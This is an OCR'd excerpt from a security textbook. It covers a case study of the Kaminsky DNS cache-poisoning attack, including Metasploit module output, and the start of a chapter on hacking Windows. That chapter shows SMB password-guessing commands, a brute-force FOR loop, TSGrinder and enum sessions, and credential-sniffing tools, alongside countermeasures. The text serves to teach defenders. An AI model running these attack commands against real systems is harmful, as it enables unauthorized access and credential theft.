PART II

CASE STUDY: DNS HIGH JINX—PWNING THE INTERNET

If you have been under a rock for the last decade, you may not be aware that our everyday Internet lives depend on a little mechanism called Domain Name System, more affectionately known as DNS. Essentially DNS serves as a "phone book" for the Internet that allows easily remembered names like *www.google.com* to be translated into not-so-easily remembered but machine-consumable IP addresses like *209.85.173.99*. DNS also stores handy entries that allow email servers to be located and other useful components that help glue the very fabric of the Internet together.

While DNS is an absolutely essential Internet service, it is not without flaws. One such monumental flaw was publicly disclosed by noted researcher Dan Kaminsky in July 2008. This vulnerability was discovered by Dan some six months earlier. During the ensuing months, Dan worked fastidiously with many of the largest technology providers and web properties to try to address this fix and come up with a solution. The coordination was a monumental effort on a scale that had not been seen before. So what was this vulnerability? What did it mean to the security of the Internet? Why so much secrecy and coordination in trying to resolve this day one? Ah… where to begin….

DNS tomfoolery has been taking place for many years. In fact, our friend Joe Hacker has made a living out of poisoning the DNS cache (or local storage of already retrieved names) of vulnerable DNS servers. This tried and true method relies on helpful DNS servers that have *recursion* enabled—that is, a DNS server that is not authoritative for a specific domain being helpful enough to find out the target IP address on your behalf (e.g., *www.unixwiz.net)*. While not knowing the answer, the target DNS server will find the "server of truth" for *www.unixwiz.net* and retrieve the corresponding IP address if asked. The bad guys realize that these helpful servers will go out and try to find the answers for local clients as well as Internet clients. Most of the older DNS cache poising attacks depend on the bad guy asking the target DNS server for an IP address it doesn't know, guessing a DNS query ID (by forging many responses back to the target DNS server), and ultimately getting the target DNS server to accept bogus information. In this example, the Address (*A*) record for *www.unixwiz.net* would resolve to *www.badguy.net* because the bad guy made the target DNS server believe it received the correct transaction ID in response to its initial request—once again proving DNS is more helpful than secure. Due, however, to source port randomization techniques, guessing a transaction ID is a lot harder than it used to be.

Enter Joe Hacker, who is back on the prowl after finding some victims via his anonymous Tor scanning techniques discussed previously. While Joe is a master of DNS poisoning, he realized that his old methods were time consuming and ultimately not as fruitful as they used to be (pesky source port randomization). Specifically, if he tried to poison the cache of a target DNS server and was unable to guess the correct query ID (odds of 1–65535), he would have to wait until the *time-to-live* (or the time the information was cached) to expire before he could attempt another cache poisoning attack. Joe, however, now realizes that a new DNS flaw is sweeping the Internet and is keen on

putting the Kaminsky DNS poisoning technique to use. This new technique is much more powerful and a lot less time consuming. In our previous example, Joe was trying to poison the (*A)* record for *www.unixwiz.net* so it would resolve to *www.badguy.net.* However, what if Joe could hijack the *Authority* record and become the DNS "server of truth" for his victim domain *unixwiz.net*? He begins to salivate just thinking of the antics that are possible:

- Making man-in-the-middle attacks incredibly easy
- Taking phishing to a whole new level
- Breaking past most username/password prompts on websites, no matter how the site is built
- Breaking the certificate authority system used by SSL because domain validation sends an e-mail and e-mail is insecure
- Exposing the traffic of SSL VPNs because of the way certificate checking is handled
- Forcing malicious automatic updates to be accepted
- Leaking TCP and UDP information from systems behind the firewall
- Performing click-through fraud
- And more…

That is exactly what the Kaminsky technique is all about. Dan discovered that it was possible and much more effective to forge the response to "who is the Authoritative name server for *unixwiz.net*" rather than "the IP address for *www.unixwiz.net* is *www .badguy.net*." To effectively employ this technique, the bad guy requests a random name not likely to be in the target domain's cache (e.g., *wwwblah123.unixwiz.net*). As before, the bad guy will send a stream of forged packets back to the target DNS server, but instead of sending back bogus (*A*) record information, he sends back a flurry of forged *Authority* records, essentially telling the target DNS server "I don't know the answer, but go ask the *badguy.net* name server who happens to be authoritative for *unixwiz.net*." Guess who happens to control *badguy.net?* You guessed it—the bad guy. Because this DNS poisoning technique allows a query to be generated for each random name within the target domain (*wwwblah1234.unixwiz.net*), the odds of corrupting the cache of the target DNS server without the TTL constraints noted earlier are dramatically decreased. Instead of having one chance to spoof the response for *www.unixwiz.net,* the bad guy keeps generating new random names (*wwwblah12345, wwwblah123456,* etc.), until one of the spoofed responses is accepted by the target DNS server. In some cases, this can take as little as ten seconds.

Joe Hacker knows all too well that when a vulnerability of seismic proportions is discovered he can take advantage of the unsuspecting systems that are not or cannot be patched. Joe jumps into action and wastes little time firing up the automated penetration tool *Metasploit* (http://www.metasploit.com/), which has a prebuilt module

(`bailiwicked_domain.rb`) ready to roll. After configuring Metasploit with the correct targeting information, he fires off the exploit with great anticipation:

```
msf auxiliary(bailiwicked_domain) > run
[*] Switching to target port 50391 based on Metasploit service
[*] Targeting nameserver 192.168.1.1 for injection of unixwiz.net.
nameservers as dns01.badguy.net
[*] Querying recon nameserver for unixwiz.net.'s nameservers...
[*]  Got an NS record: unixwiz.net.          171957  IN    NS  b.iana-servers.net.
[*]   Querying recon nameserver for address of b.iana-servers.net....
[*]    Got an A record: b.iana-servers.net.  171028  IN    A   193.0.0.236
[*]     Checking Authoritativeness: Querying 193.0.0.236 for unixwiz.net....
[*]     b.iana-servers.net. is authoritative for unixwiz.net., adding to list of
nameservers to spoof as
[*]  Got an NS record: unixwiz.net.          171957  IN    NS  a.iana-servers.net.
[*]   Querying recon nameserver for address of a.iana-servers.net....
[*]    Got an A record: a.iana-servers.net.  171414  IN      A       192.0.34.43
[*]     Checking Authoritativeness: Querying 192.0.34.43 for unixwiz.net....
[*]     a.iana-servers.net. is authoritative for unixwiz.net., adding to list of
nameservers to spoof as
[*] Attempting to inject poison records for unixwiz.net.'s nameservers into
192.168.1.1:50391...
[*] Sent 1000 queries and 20000 spoofed responses...
[*] Sent 2000 queries and 40000 spoofed responses...
[*] Sent 3000 queries and 60000 spoofed responses...
[*] Sent 4000 queries and 80000 spoofed responses...
[*] Sent 5000 queries and 100000 spoofed responses...
[*] Sent 6000 queries and 120000 spoofed responses...
[*] Sent 7000 queries and 140000 spoofed responses...
[*] Sent 8000 queries and 160000 spoofed responses...
[*] Sent 9000 queries and 180000 spoofed responses...
[*] Sent 10000 queries and 200000 spoofed responses...
[*] Sent 11000 queries and 220000 spoofed responses...
[*] Sent 12000 queries and 240000 spoofed responses...
[*] Sent 13000 queries and 260000 spoofed responses...
[*] Poisoning successful after 13250 attempts: unixwiz.net. == dns01.badguy.net
[*] Auxiliary module execution completed

msf auxiliary(bailiwicked_domain) > dig +short -t ns unixwiz.net @192.168.1.1
[*] exec: dig +short -t ns unixwiz.net @192.168.1.1
dns01.badguy.net.
```

Jackpot! The target DNS server now believes that the authoritative DNS server for *unixwiz.net* is really *dns01.badguy.net*, which happens to be controlled by Joe Hacker. Joe hacker now owns the entire domain for *unixwiz.com*. After the attack, any client that requests DNS lookup information from the target DNS server specific to *unixwiz.net* will be served up information of Joe's choosing. Game over.

As you can see, DNS chicanery is no laughing matter. Being able to manipulate DNS has the ability to rock the Internet to its core. Only time will tell what kind of damage ensues from the Joe Hackers of the world taking advantage of many of the attack vectors

just noted. Now almost every client on your desktop is susceptible to attack. This vulnerability ushers in a new era of attacks that are no longer strictly focused on the browser, but instead will target almost every client on your desktop (mail, instant messaging, VoIP, SSL VPNs, etc.). It is imperative that you patch your external DNS servers as well as internal DNS servers. *This attack combined with other malicious techniques will be successful against DNS servers sitting behind your firewall* (please reread that sentence in case you missed it). The Joe Hackers of the world are all too willing to route your DNS traffic to the DNS server of their choosing. If after reading this case study you are still wondering if you are visiting www.google.com or some malicious site with less than honorable intentions—then get patching!

CHAPTER 4

HACKING WINDOWS

It's been entertaining to watch Microsoft mature security-wise since the first edition of this book nearly ten years ago. First the bleeding had to be stopped—trivially exploited configuration vulnerabilities like NetBIOS null sessions and simple IIS buffer overflows gave way to more complex heap exploits and attacks against end users through Internet Explorer. Microsoft has averaged roughly 70 security bulletins per year across all of its products since 1998, and despite decreases in the number of bulletins for some specific products, shows no signs of slowing down.

To be sure, Microsoft has diligently patched most of the problems that have arisen and has slowly fortified the Windows lineage with new security-related features as it has matured. This has mostly had the effect of driving focus to different areas of the Windows ecosystem over time—from network services to kernel drivers to applications, for example. No silver bullet has arrived to radically reduce the amount of vulnerabilities in the platform, again implicit in the continued flow of security bulletins and advisories from Redmond.

In thinking about and observing Windows security over many years, we've narrowed the areas of highest risk down to two factors: popularity and complexity.

Popularity is a two-sided coin for those running Microsoft technologies. On one hand, you reap the benefits of broad developer support, near-universal user acceptance, and a robust worldwide support ecosystem. On the flip side, the dominant Windows monoculture remains the target of choice for hackers who craft sophisticated exploits and then unleash them on a global scale (Internet worms based on Windows vulnerabilities such as Code Red, Nimda, Slammer, Blaster, Sasser, Netsky, Gimmiv, and so on all testify to the persistence of this problem). It will be interesting to see if or how this dynamic changes as other platforms (such as Apple's increasingly ubiquitous products) continue to gain popularity, and also whether features like Address Space Layout Randomization (ASLR) included in newer versions of Windows have the intended effect on the monoculture issue.

Complexity is probably the other engine of Microsoft's ongoing vulnerability. It is widely published that the source code for the operating system has grown roughly tenfold from NT 3.51 to Vista. Some of this growth is probably expected (and perhaps even provides desirable refinements) given the changing requirements of various user constituencies and technology advances. However, some aspects of Windows' growing complexity seem particularly inimical to security: backward compatibility and a burgeoning feature set.

Backward compatibility is a symptom of Windows' long-term success over multiple generations of technology, requiring support for an ever-lengthening tail of functionality that remains available to target by malicious hackers. One of the longest-lasting sources of mirth for hackers was Windows' continued reliance on legacy features left over from its LAN-based heritage that left it open to some simple attacks. Of course, this legacy support is commonly enabled in out-of-the-box configurations to ensure maximum possible legacy compatibility.

Finally, what keeps Windows squarely in the sights of hackers is the continued proliferation of features and functionality enabled by default within the platform. For example, it took three generations of the operating system for Microsoft to realize that

installing and enabling Windows' Internet Information Services (IIS) extensions by default leaves its customers exposed to the full fury of public networks (both Code Red and Nimda targeted IIS, for example). Microsoft still seems to need to learn this lesson with Internet Explorer.

Notwithstanding problem areas like IE, there are some signs that the message is beginning to sink in. Windows XP Service Pack 2 and Vista shipped with reduced default network services and a firewall enabled by default. New features like User Account Control (UAC) are starting to train users and developers about the practical benefits and consequences of least privilege. Although, as always, Microsoft tends to follow rather than lead with such improvements (host firewalls and switch user modes were first innovated elsewhere), the scale at which they have rolled these features out is admirable. Certainly, we would be the first to admit that hacking a Windows network comprised of Vista and Windows Server 2008 systems (in their default configurations) is much more challenging than ransacking an environment filled with their predecessors.

So, now that we've taken the 100,000-foot view of Windows security, let's delve into the nitty-gritty details.

NOTE For those interested in in-depth coverage of the Windows security architecture from the hacker's perspective, new security features, and more detailed discussion of Windows security vulnerabilities and how to address them—including the newest IIS, SQL, and TermServ exploits—pick up *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com).

OVERVIEW

We have divided this chapter into three major sections:

- **Unauthenticated Attacks** Starting only with the knowledge of the target system gained in Chapters 2 and 3, this section covers remote network exploits.
- **Authenticated Attacks** Assuming that one of the previously detailed exploits succeeds, the attacker will now turn to escalating privilege if necessary, gaining remote control of the victim, extracting passwords and other useful information, installing back doors, and covering tracks.
- **Windows Security Features** This last section provides catchall coverage of built-in OS countermeasures and best practices against the many exploits detailed in previous sections.

Before we begin, it is important to reiterate that this chapter will assume that much of the all-important groundwork for attacking a Windows system has been laid: target selection (Chapter 2) and enumeration (Chapter 3). As you saw in Chapter 2, port scans and banner grabbing are the primary means of identifying Windows boxes on the network. Chapter 3 showed in detail how various tools used to exploit weaknesses like the SMB null session can yield troves of information about Windows users, groups, and

services. We will leverage the copious amount of data gleaned from both these chapters to gain easy entry to Windows systems in this chapter.

What's Not Covered

This chapter will not exhaustively cover the many tools available on the Internet to execute these tasks. We will highlight the most elegant and useful (in our humble opinions), but the focus will remain on the general principles and methodology of an attack. What better way to prepare your Windows systems for an attempted penetration?

One glaring omission here is application security. Probably the most critical Windows attack methodologies not covered in this chapter are web application hacking techniques. OS-layer protections are often rendered useless by such application-level attacks. This chapter covers the operating system, including the built-in web server in IIS, but it does not touch application security—we leave that to Chapters 10 and 11, as well as *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; http://www.webhackingexposed.com).

UNAUTHENTICATED ATTACKS

The primary vectors for compromising Windows systems remotely include:

- **Authentication spoofing** The primary gatekeeper of access to Windows systems remains the frail password. Common brute force/dictionary password guessing and man-in-the-middle authentication spoofing remain real threats to Windows networks.
- **Network services** Modern tools make it point-click-exploit easy to penetrate vulnerable services that listen on the network.
- **Client vulnerabilities** Client software like Internet Explorer, Outlook, Windows Messenger, Office, and others have all come under harsh scrutiny from attackers looking for direct access to end user data.
- **Device drivers** Ongoing research continues to expose new attack surfaces where the operating system parses raw data from devices like wireless network interfaces, USB memory sticks, and inserted media like CD-ROM disks.

If you protect these avenues of entry, you will have taken great strides toward making your Windows systems more secure. This section will show you the most critical weaknesses in both features as well as how to address them.

Authentication Spoofing Attacks

Although not as sexy as buffer overflow exploits that make the headlines, guessing or subverting authentication credentials remains one of the easiest ways to gain unauthorized access to Windows.

Remote Password Guessing

Popularity:	*7*
Simplicity:	*7*
Impact:	*6*
Risk Rating:	***7***

The traditional way to remotely crack Windows systems is to attack the Windows file and print sharing service, which operates over a protocol called Server Message Block (SMB). SMB is accessed via two TCP ports: TCP 445 and 139 (the latter being a legacy NetBIOS-based service). Other services commonly attacked via password guessing include Microsoft Remote Procedure Call (MSRPC) on TCP 135, Terminal Services (TS) on TCP 3389 (although it can easily be configured to listen elsewhere), SQL on TCP 1433 and UDP 1434, and web-based products that use Windows authentication like Sharepoint (SP) over HTTP and HTTPS (TCP 80 and 443, and possibly custom ports). We'll briefly peruse tools and techniques for attacking each of these.

SMB is not remotely accessible in the default configuration of Windows Vista and Server 2008 because it is blocked by the default Windows Firewall configuration. One exception to this situation is Windows Server domain controllers, which are automatically reconfigured upon promotion to expose SMB to the network. Assuming that SMB is accessible, the most effective method for breaking into a Windows system is good old-fashioned remote share mounting: attempting to connect to an enumerated share (such as IPC$ or C$) and trying username/password combinations until you find one that works. We still enjoy high rates of compromise using the manual password guessing techniques discussed in Chapters 2 and 3 from either the Windows graphic user interface (Tools | Map Network Drive…) or the command line, as shown below using the `net use` command. Specifying an asterisk (*) instead of a password causes the remote system to prompt for one, as shown here:

```
C:\> net use \\192.168.202.44\IPC$ * /u:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

TIP If logging in using just an account name fails, try using the DOMAIN\account syntax. Discovering available Windows domains can be done using tools and techniques described in Chapter 3.

Password guessing is also easily scripted via the command line and can be as easy as whipping up a simple loop using the Windows command shell `FOR` command and the preceding highlighted `net use` syntax. First, create a simple username and password file based on common username/password combinations (see, for example, http://www.virus.org/default-password/). Such a file might look something like this:

```
[file: credentials.txt]
password       username
""""            Administrator
password       Administrator
admin          Administrator
administrator  Administrator
secret         Administrator
etc. . . .
```

Note that any delimiter can be used to separate the values; we use tabs here. Also note that null passwords should be designated as open quotes (“”) in the left column.

Now we can feed this file to our `FOR` command, like so:

```
C:\>FOR /F "tokens=1, 2*" %i in (credentials.txt) do net use \\target\IPC$ %i /u:%j
```

This command parses credentials.txt, grabbing the first two tokens in each line and then inserting the first as variable `%i` (the password) and the second as `%j` (the username) into a standard `net use` connection attempt against the IPC$ share of the target server. Type `FOR /?` at a command prompt for more information about the `FOR` command—it is one of the most useful for Windows hackers.

Of course, many dedicated software programs automate password guessing (a comprehensive list is located at http://www.tenebril.com/src/spyware/password-guess-software.php). Some of the more popular free tools include `enum`, Brutus, THC Hydra, Medusa (www.foofus.net), and Venom (www.cqure.net; Venom attacks via Windows Management Instrumentation, or WMI, in addition to SMB). Here we show a quick example of `enum` at work grinding passwords against a server named mirage.

```
C:\>enum -D -u administrator -f Dictionary.txt mirage
username: administrator
dictfile: Dictionary.txt
server: mirage
(1) administrator |
return 1326, Logon failure: unknown user name or bad password.
(2) administrator | password
[etc.]
(10) administrator | nobody
return 1326, Logon failure: unknown user name or bad password.
(11) administrator | space
return 1326, Logon failure: unknown user name or bad password.
```

```
(12) administrator | opensesame
password found: opensesame
```

Following a successfully guessed password, you will find that `enum` has authenticated to the IPC$ share on the target machine. `Enum` is really slow at SMB grinding, but it is accurate (we typically encounter fewer false negatives than other tools).

Guessing TS passwords is more complex, since the actual password entry is done via bitmapped graphical interface. TSGrinder automates Terminal Server remote password guessing and is available from http://www.hammerofgod.com/download.html. Here is a sample of a TSGrinder session successfully guessing a password against a Windows Server 2003 system (the graphical logon window appears in parallel with this command-line session):

```
C:\>tsgrinder 192.168.230.244
password hansel - failed
password gretel - failed
password witch - failed
password gingerbread - failed
password snow - failed
password white - failed
password apple - failed
password guessme - success!
```

For guessing other services like Sharepoint, we again recommend THC's Hydra or Brutus, since they're compatible with multiple protocols like HTTP and HTTPS. Guessing SQL Server passwords can be performed with `sqlbf`, available for download from sqlsecurity.com.

Password-Guessing Countermeasures

Several defensive postures can eliminate, or at least deter, such password guessing, including the following:

- Use a network firewall to restrict access to potentially vulnerable services (such as SMB on TCP 139 and 445, MSRPC on TCP 135, and TS on TCP 3389).
- Use the host-resident Windows Firewall (Win XP and above) to restrict access to services.
- Disable unnecessary services (be especially wary of SMB on TCP 139 and 445).
- Enforce the use of strong passwords using policy.
- Set an account-lockout threshold and ensure that it applies to the built-in Administrator account.
- Log account logon failures and regularly review Event Logs.

Frankly, we advocate employing all these mechanisms in parallel to achieve defense in depth, if possible. Let's discuss each briefly.

Restricting Access to Services Using a Network Firewall This is advisable if the Windows system in question should not be answering requests for shared Windows resources or remote terminal access. Block access to all unnecessary TCP and UDP ports at the network perimeter firewall or router, especially TCP 139 and 445. There should rarely be an exception for SMB, because the exposure of SMB outside the firewall simply provides too much risk from a wide range of attacks.


Using the Windows Firewall to Restrict Access to Services The Internet Connection Firewall (ICF) was unveiled in Windows XP and was renamed in subsequent client and server iterations of the OS as the Windows Firewall. Windows Firewall is pretty much what it sounds like—a host-based firewall for Windows. Early iterations had limitations, but most of them have been addressed in Vista, and there is little excuse not to have this feature enabled. Don't forget that a firewall is simply a tool; it's the firewall rules that actually define the level of protection afforded, so pay attention to what applications you allow.

Disabling Unnecessary Services Minimizing the number of services that are exposed to the network is one of the most important steps to take in system hardening. In particular, disabling NetBIOS and SMB is important to mitigate against the attacks we identified earlier.

Disabling NetBIOS and SMB used to be a nightmare in older versions of Windows. On Vista and Windows 2008 Server, network protocols can be disabled and/or removed using the Network Connections folder (search technet.microsoft.com for "Enable or Disable a Network Protocol or Component" or "Remove a Network Protocol or Component"). You can also use the Network and Sharing Center to control network discovery and resource sharing (search Technet for "Enable or Disable Sharing and Discovery"). Group Policy can also be used to disable discovery and sharing for specific users and groups across a Windows forest/domain environment. Start the Group Policy Management Console (GPMC) by clicking Start, and then in the Start Search box type **gpmc.msc**. In the navigation pane, open the following folders: Local Computer Policy, User Configuration, Administrative Templates, Windows Components, and Network Sharing. Select the policy you want to enforce from the details pane, open it, and click Enable or Disable and then OK.

Enforcing Strong Passwords Using Policy Microsoft has historically provided a number of ways to automatically require users to use strong passwords. They've all been consolidated under the account policy feature found under Security Policy | Account Policies | Password Policy in Windows 2000 and above (Security Policy can be accessed via the Control Panel | Administrative Tools, or by simply running secpol.msc). Using this feature, certain account password policies can be enforced, such as minimum length and complexity. Accounts can also be locked out after a specified number of failed login attempts. The Account Policy feature also allows administrators to forcibly disconnect

users when logon hours expire, a handy setting for keeping late-night pilferers out of the cookie jar. The Windows Account Policy settings are shown next.



Lockout Threshold Perhaps one of the most important steps to take to mitigate SMB password guessing attacks is to set an account lockout threshold. Once a user reaches this threshold number of failed logon attempts, their account is locked out until an administrator resets it or an administrator-defined timeout period elapses. Lockout thresholds can be set via Security Policy | Account Policies | Account Lockout Policy in Windows 2000 and above.

TIP Using the old Passprop tool to manually apply lockout policy to the local Administrator account has not been required since pre-Windows 2000 Service Pack 2.

Custom TS Logon Banner To obstruct simple Terminal Service password grinding attacks, implement a custom legal notice for Windows logon. This can be done by adding or editing the Registry values shown here:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

Name	Data Type	Value
LegalNoticeCaption	REG_SZ	[custom caption]
LegalNoticeText	REG_SZ	[custom message]

Windows will display the custom caption and message provided by these values after users press CTRL-ALT-DEL and before the logon dialog box is presented, even when logging on via Terminal Services. TSGrinder can easily circumvent this countermeasure by using its `-b` option, which acknowledges any logon banner before guessing passwords.

Even though it does nothing to deflect password guessing attacks, specifying logon banners is considered a recognized good practice, and it can create potential avenues for legal recourse, so we recommend it generally.

Change Default TS Port Another mitigation for TS password guessing is to obscure the default Terminal Server listening port. Of course, this does nothing to harden the service to attack, but it can evade attackers who are too hurried to probe further than a default port scan. Changing the TS default port can be made by modifying the following Registry entry:

```
HKLM\SYSTEM\CurrentControlSet\Control\
TerminalServer\WinStations\RDP-Tcp
```

Find the PortNumber subkey and notice the value of 00000D3D, hex for (3389). Modify the port number in hex and save the new value. Of course, TS clients will now have to be configured to reach the server on the new port, which is easily done by adding " : [port_number]" to the server name in the graphical TS client Computer box, or by editing the client connection file (*.rdp) to include the line "Server Port = [port_number]."

Auditing and Logging Even though someone may never get into your system via password guessing because you've implemented password complexity and lockout policy, it's still wise to log failed logon attempts using Security Policy | Local Policies | Audit Policy. Figure 4-1 shows the recommended configuration for Windows Server 2008 in the Security Policy tool. Although these settings will produce the most informative logs with relatively minor performance effects, we recommend that they be tested before being deployed in production environments.

Of course, simply enabling auditing is not enough. You must regularly examine the logs for evidence of intruders. For example, a Security Log full of 529 or 539 events—logon/logoff failure and account locked out, respectively—is a potential indicator that you're under automated attack (alternatively, it may simply mean that a service account password has expired). The log will even identify the offending system in most cases. Unfortunately, Windows logging does not report the IP address of the attacking system, only the NetBIOS name. Of course, NetBIOS names are trivially spoofed, so an attacker could easily change the NetBIOS name, and the logs would be misleading if the name chosen was a valid name of another system or if the NetBIOS name was randomly chosen with each request.

Sifting through the Event Log manually is tiresome, but thankfully the Event Viewer has the capability to filter on event date, type, source, category, user, computer, and event ID.

For those looking for solid, scriptable, command-line log manipulation and analysis tools, check out Dumpel, from RK. Dumpel works against remote servers (proper permissions are required) and can filter on up to ten event IDs simultaneously. For example, using Dumpel, we can extract failed logon attempts (event ID 529) on the local system using the following syntax:

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```




Figure 4-1 Recommended audit settings for a secure server, as configured using Windows Server 2008's Security Policy snap-in

Another good tool is DumpEvt from Somarsoft (free from http://www.somarsoft.com). DumpEvt dumps the entire security Event Log in a format suitable for import to an Access or SQL database. However, this tool is not capable of filtering on specific events.

Another nifty free tool is Event Comb from Microsoft (see http://support.microsoft.com/kb/308471). Event Comb is a multithreaded tool that will parse Event Logs from many servers at the same time for specific event IDs, event types, event sources, and so on. All servers must be members of a domain, because EventCombWindows works only by connecting to a domain first.

ELM Log Manager from TWindows Software (http://www.tntsoftware.com) is also a good tool. ELM provides centralized, real-time event-log monitoring and notification across all Windows versions, as well as Syslog and SNMP compatibility for non-Windows systems. Although we have not used it ourselves, we've heard very good feedback from consulting clients regarding ELM.

Real-Time Burglar Alarms The next step up from log analysis tools is a real-time alerting capability. Windows intrusion-detection/prevention detection (IDS/IPS) products and security event and information monitoring (SEIM) tools remain popular options for organizations looking to automate their security monitoring regime. An in-depth discussion of IDS/IPS and SEIM is outside the scope of this book, unfortunately, but security-conscious administrators should keep their eyes on these technologies. What could be more important than a burglar alarm for your Windows network?

Eavesdropping on Network Password Exchange

Popularity:	*6*
Simplicity:	*4*
Impact:	*9*
Risk Rating:	***6***

Password guessing is hard work. Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access? If an attacker is able to eavesdrop on Windows login exchanges, this approach can spare a lot of random guesswork. There are three flavors of eavesdropping attacks against Windows: LM, NTLM, and Kerberos.

Attacks against the legacy LanManager (LM) authentication protocol exploit a weakness in the Windows challenge/response implementation that makes it easy to exhaustively guess the original LM hash credential (which is the equivalent of a password that can either be replayed raw or cracked to reveal the plain text password). Microsoft addressed this weakness in Windows 2000, and tools that automate this attack will only work if at least one side of the authentication exchange is NT 4 or previous. Tools for attacking LM authentication include Cain by Massimiliano Montoro (http://www.oxid.it), LCP (available from http://www.lcpsoft.com), and L0pthcrack with SMB Packet Capture (which is no longer maintained). Although password sniffing is built into L0phtcrack and Cain via the WinPcap packet driver, you have to manually import sniffer files into LCP in order to exploit the LM response weakness.

The most capable of these programs is Cain, which seamlessly integrates password sniffing and cracking of all available Windows dialects (including LM, NTLM, and Kerberos) via brute force, dictionary, and Rainbow cracking techniques (you will need a valid paid account to use Rainbow cracking). Figure 4-2 shows Cain's packet sniffer at work sniffing NTLM session logons. These are easily imported into the integrated cracker by right-clicking the list of sniffed passwords and selecting Send All to Cracker.

Oh, and in case you think a switched network architecture will eliminate the ability to sniff passwords, don't be too sure. Attackers can perform a variety of ARP spoofing techniques to redirect all your traffic through the attackers, thereby sniffing all your traffic. (Cain also has a built-in ARP poisoning feature; see Chapter 7 for more details on ARP spoofing.) Alternatively, an attacker could "attract" Windows authentication attempts by sending out an e-mail with a URL in the form of *file://attackerscomputer/sharename/message*.html. By default, clicking on the URL attempts Windows authentication to the rogue server ("attackerscomputer" in this example).

The more robust Kerberos authentication protocol has been available since Windows 2000 but also fell prey to sniffing attacks. The basis for this attack is explained in a 2002 paper by Frank O'Dwyer. Essentially, the Windows Kerberos implementation sends a preauthentication packet that contains a known plaintext (a timestamp) encrypted with a key derived from the user's password. Thus, a brute force or dictionary attack that decrypts the preauthentication packet and reveals a structure similar to a standard timestamp unveils the user's password. This has been a known issue with Kerberos 5 for




Figure 4-2 Cain sniffs NTLM authentication exchanges off the network and sends them to the integrated cracking program.

